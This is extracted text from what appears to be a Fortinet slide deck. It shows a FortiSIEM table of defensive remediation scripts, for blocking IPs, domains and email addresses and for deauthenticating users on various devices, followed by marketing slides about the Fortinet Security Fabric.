
New Edit Delete Clone Search...

Name	Device Type	Script Name	Protocol	Description	Scope
Add IP FortiADC	Fortinet FortiADC	fortiadc_add_ip.py	SSH	Add IP	System
Add IP FortiCache	Fortinet FortiCache	forticache_add_ip.py	SSH	Add IP	System
Block Domain InfoBlox	InfoBlox NIOS	infoblox_dns_block_domain.py	HTTPS	Block a domain on Infoblox	System
Block Domain Windows DNS	Microsoft Windows	windows_dns_block_domain.py	MS_WMI	Block a domain on Windows DNS	System
Block Email FortiMail	Fortinet FortiMail	fortimail_block_mail.py	HTTPS	Block Email Address	System
Block IP Cisco ASA	Cisco ASA	cisco_asa_block_ip.py	SSH	Block IP on Cisco ASA	System
Block IP FortiOS 5.3	Fortinet FortiOS	fortigate_block_ip_before_5.4.py	SSH	Block IP on FortiGate	System
Block IP FortiOS 5.4	Fortinet FortiOS	fortigate_block_ip_after_5.4.py	SSH	Block IP on FortiGate	System
Block IP FortiOS API	Fortinet FortiOS	fortigate_block_ip_with_api.py	HTTPS	Block IP on FortiGate	System
Block IP FortiWeb	Fortinet FortiWeb	fortiweb_block_ip.py	HTTPS	Block IP	System
Block IP PAN	Palo Alto PAN-OS	paloalto_block_ip.py	SSH	Block IP on Palo Alto Firewall	System
Block MAC FortiOS	Fortinet FortiOS	fortigate_block_mac.py	SSH	Block IP on FortiGate	System
Deauth User ArubaOS	Aruba ArubaOS WLAN Controller	aruba_deauth_mac.py	SSH	Deauth a user on Aruba WLAN Controller	System


Summary ☐ Auto expand

Copyright © 2019 Fortinet, Inc. All rights reserved. Organization: Super User: admin Scope: Local Powered by AccelOps, A Fortinet Company 5.2.1 (1553)

NOC-SOC VIEW




Where is it Going ?



The Solution: Fortinet Security Fabric

BROAD
INTEGRATED
AUTOMATED



Thank you



**Business
Services**

FORTINET®